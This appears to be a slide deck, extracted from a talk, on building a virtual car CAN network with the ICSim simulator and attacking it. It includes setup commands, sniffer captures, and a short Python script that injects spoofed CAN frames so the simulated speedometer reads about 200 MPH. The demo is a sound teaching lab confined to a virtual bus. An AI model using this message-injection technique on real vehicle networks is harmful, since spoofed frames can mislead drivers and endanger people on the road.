


Virtual Car Network

CREATING A VIRTUAL CAR NETWORK
AND THEN ATTACKING IT




Creating a Virtual Car Network

USING LINUX (IN THIS CASE, A VM ON WINDOWS)

BASED ON TERRIFIC DEMONSTRATION TOOL (“ICSIM”) CREATED BY CRAIG SMITH, AUTHOR OF “THE CAR HACKER’S HANDBOOK”.

Linux VM



Installed using apt

- can-utils
- net-tools
- tree
- gcc
- vim
- wireshark
- python3-pip
- git
- libssl-dev
- libssl-image-dev

Cloned from github

- zombieCraig/ICSim

A Virtual CANBUS available via SocketCAN

```
john@grover:~/proj/ICSim$ ls -l
```

```
art
```

```
controls
```

```
controls.c
```

```
controls.o
```

```
data
```

```
icsim
```

```
icsim.c
```

```
icsim.o
```

```
lib.c
```

```
lib.h
```

```
lib.o
```

```
LICENSE
```

```
Makefile
```

```
README.md
```

```
setup_vcan.sh
```

```
john@grover:~/proj/ICSim$ cat setup_vcan.sh
```

```
sudo modprobe can
```

```
sudo modprobe vcan
```

```
sudo ip link add dev vcan0 type vcan
```

```
sudo ip link set up vcan0
```

Setup result: we have a virtual CANBUS, called "vcan0"

```
john@grover:~/proj/ICSim$ ifconfig vcan0
```

```
vcan0: flags=193<UP,RUNNING,NOARP>  mtu 72
```

```
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
```

```
    RX packets 0  bytes 0 (0.0 B)
```

```
    RX errors 0  dropped 0  overruns 0  frame 0
```


```
    TX packets 0  bytes 0 (0.0 B)
```

```
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Our Intent



We will create a virtual network of a controller and instrument cluster, with sniffer tool to watch the CAN traffic



Inputs:

- accelerator
- directional signal lever
- door lock switches

Car Instrument Cluster

```
john@grover:~/proj/ICSim$ ls -1
```

```
art
```

```
controls
```

```
controls.c
```

```
controls.o
```

```
data
```

```
icsim
```

```
icsim.c
```

```
icsim.o
```

```
lib.c
```

```
lib.h
```

```
lib.o
```

```
LICENSE
```

```
Makefile
```

```
README.md
```

```
setup_vcan.sh
```

'icsim' result: we have instrument cluster started and attached to vcan0

```
john@grover:~/proj/ICSim$ ./icsim vcan0  
Using CAN interface vcan0
```



Vehicle ECU (Controls)

```
john@grover:~/proj/ICSim$ ls -l
```

```
art
```

```
controls
```

```
controls.c
```

```
controls.o
```

```
data
```

```
icsim
```

```
icsim.c
```

```
icsim.o
```

```
lib.c
```

```
lib.h
```

```
lib.o
```

```
LICENSE
```

```
Makefile
```


```
README.md
```

```
setup_vcan.sh
```

```
john@grover:~/proj/ICSim$ ./controls vcan0
```

```
Warning: No joysticks connected
```

‘controls’ result: we have booted an ECU that interprets inputs



Up: accelerate
Left/Right: directional signals

RS-A unlock LEFT door
RS-B RIGHT
RS-X BACK LEFT
RS-Y BACK RIGHT
RS-LS lock ALL
LS-RS unlock ALL


RS-<x> hold right shift, tap <x>
LS-<x> hold left shift, tap <x>

Sniffer Tool


john@grover:~/proj\$ cansniffer -c vcan0

```
38|ms | ID | data ... < vcan0 # l=20 h=100 t=500 slots=36 >
00013 | 039 | 00 39 .9
00016 | 095 | 80 00 07 F4 00 00 00 08 .....
00011 | 133 | 00 00 00 00 A7 .....
00011 | 136 | 00 02 00 00 00 00 00 2A .....*
00011 | 13A | 00 00 00 00 00 00 00 28 .....(
00011 | 13F | 00 00 00 05 00 00 00 2E .....
00012 | 143 | 6B 6B 00 E0 kk..
00011 | 158 | 00 00 00 00 00 00 00 19 .....
00011 | 161 | 00 00 05 50 01 08 00 1C ...P...
00011 | 164 | 00 00 C0 1A A8 00 00 04 .....
00011 | 166 | D0 32 00 18 .2..
00011 | 17C | 00 00 00 00 10 00 00 21 .....!
00009 | 183 | 00 00 00 03 00 00 10 26 .....&
00011 | 18E | 00 00 6B ..k
00011 | 191 | 01 00 90 A1 41 00 03 ....A..
00015 | 1A4 | 00 00 00 08 00 00 00 2F ...../
00015 | 1AA | 7F FF 00 00 00 00 67 20 .....g
00015 | 1B0 | 00 0F 00 00 00 01 66 .....f
00016 | 1CF | 80 05 00 00 00 1E .....
00016 | 1DC | 02 00 00 1B ....
00039 | 21E | 03 E8 37 45 22 06 01 ..7E"..
00012 | 244 | 00 00 00 01 1C .....
00039 | 294 | 04 0B 00 02 CF 5A 00 0E .....Z..
00106 | 305 | 80 26 .&
00095 | 309 | 00 00 00 00 00 00 00 A2 .....
00099 | 320 | 00 00 12 ...
00099 | 324 | 74 65 00 00 00 00 0E 1A te.....
00094 | 333 | 00 00 00 00 00 00 2D .....-
00100 | 37C | FD 00 FD 00 09 7F 00 1A .....
00298 | 405 | 00 00 04 00 00 00 00 29 .....)
00298 | 40C | 00 00 00 00 04 00 00 13 .....
00298 | 428 | 01 04 00 00 52 1C 2F ....R./
00298 | 454 | 23 EF 18 #..
00999 | 5A1 | 96 00 00 00 00 00 62 2F .....b/
```


In Operation



IC Simulator



```
41|ms | ID | data ... < vcan0 # l=20 h=100 t=500 slots=37 >
00013 | 039 | 00 2A | .....*
00014 | 095 | 80 00 07 F4 00 00 00 08 | .....
00010 | 133 | 00 00 00 00 A7 | .....
00010 | 136 | 00 02 00 00 00 00 00 2A | .....*
00010 | 13A | 00 00 00 00 00 00 00 28 | .....(
00009 | 13F | 00 00 00 05 00 00 00 2E | .....
00010 | 143 | 6B 6B 00 E0 | kk..
00012 | 158 | 00 00 00 00 00 00 00 19 | .....
00010 | 161 | 00 00 05 50 01 08 00 1C | ...P...
00009 | 164 | 00 00 C0 1A A8 00 00 04 | .....
00012 | 166 | D0 32 00 18 | .2..
00009 | 17C | 00 00 00 00 10 00 00 21 | .....!
00009 | 183 | 00 00 00 0D 00 00 10 2C | .....
00502 | 188 | 00 00 00 00 | ....
00009 | 18E | 00 00 6B | ...k
00010 | 191 | 01 00 10 A1 41 00 0B | ....A..
00019 | 1A4 | 00 00 00 08 00 00 00 01 | .....
00019 | 1AA | 7F FF 00 00 00 00 68 01 | .....h.
00019 | 1B0 | 00 0F 00 00 00 01 48 | .....H
00017 | 1CF | 80 05 00 00 00 00 3C | .....<
00017 | 1DC | 02 00 00 39 | ...9
00037 | 21E | 03 E8 37 45 22 06 10 | ..7E"..
00016 | 244 | 00 00 00 24 90 | ...$.
00036 | 294 | 04 0B 00 02 CF 5A 00 1D | .....Z..
00118 | 305 | 80 08 | ..
00096 | 309 | 00 00 00 00 00 00 00 93 | .....
00100 | 320 | 00 00 03 | ...
00100 | 324 | 74 65 00 00 00 00 0E 0B | te.....
00098 | 333 | 00 00 00 00 00 00 0F | .....
00100 | 37C | FD 00 FD 00 09 7F 00 0B | .....
00302 | 405 | 00 00 04 00 00 00 00 29 | .....)
00298 | 40C | 00 00 00 00 04 00 00 13 | .....
00302 | 428 | 01 04 00 00 52 1C 2F | .....R./
00298 | 454 | 23 EF 18 | #..
00998 | 5A1 | 96 00 00 00 00 00 62 2F | .....b/
```


Attacking the Virtual Car Network

BY INJECTING MESSAGES ON VCAN0

Can We Spoof the Display?



Send messages to make the car look like it is going faster than it is.



Vehicle ECU (Controls)

```
john@grover:~/proj/pybasecan$ cat send10.py
import time
import can

bustype = 'socketcan'
channel = 'vcan0'

bus = can.Bus(channel=channel, interface=bustype)
for i in range(1000):

    msg = can.Message(arbitration_id=0x244, data = [0, 0, 0, 0x80, 0x94], is_extended_id=False)
    bus.send(msg)

    time.sleep(0.01)
```

Are we really going 200 MPH?




john@grover:~/proj/pybasecan\$ python3 send10.py


Summary of Technology

Kinds of Technology

C & SDL2
SocketCAN



C
SocketCAN



vcan0

C
SocketCAN

Sniffer tool

Msg Injection


Python
python-can (SocketCAN)

Mix of


- C
- Python
- a graphics library (SDL2)
- SocketCAN (an abstraction of CANBUS)

Four Separate Processes; all sharing SocketCAN

icsim





controls



vcan0

cansniffer



Python interpreter

- Nothing defined these four nodes as being “on the CANBUS”
- Nothing stopped us from adding the “Msg Injection” node to the CANBUS

References


“The Car Hacker’s Handbook” by Craig Smith;
<http://opengarages.org/handbook/> (free PDF or purchase).
SocketCAN is covered in chapter 3.

“Car Hacking: The Ultimate Guide! - Part I by Anastasis Vasileiadis”, the first of three blog posts;
<https://hakin9.org/car-hacking-the-ultimate-guide-part-i/>.
Introduces use of ICSim.

“Instrument Cluster Simulator for SocketCAN” by Craig Smith; <https://github.com/zombieCraig/ICSim>. *Source code for ICSim.*

The Car Hacker's Handbook

A Guide for the Penetration Tester



Craig Smith

Foreword by Chris Evans

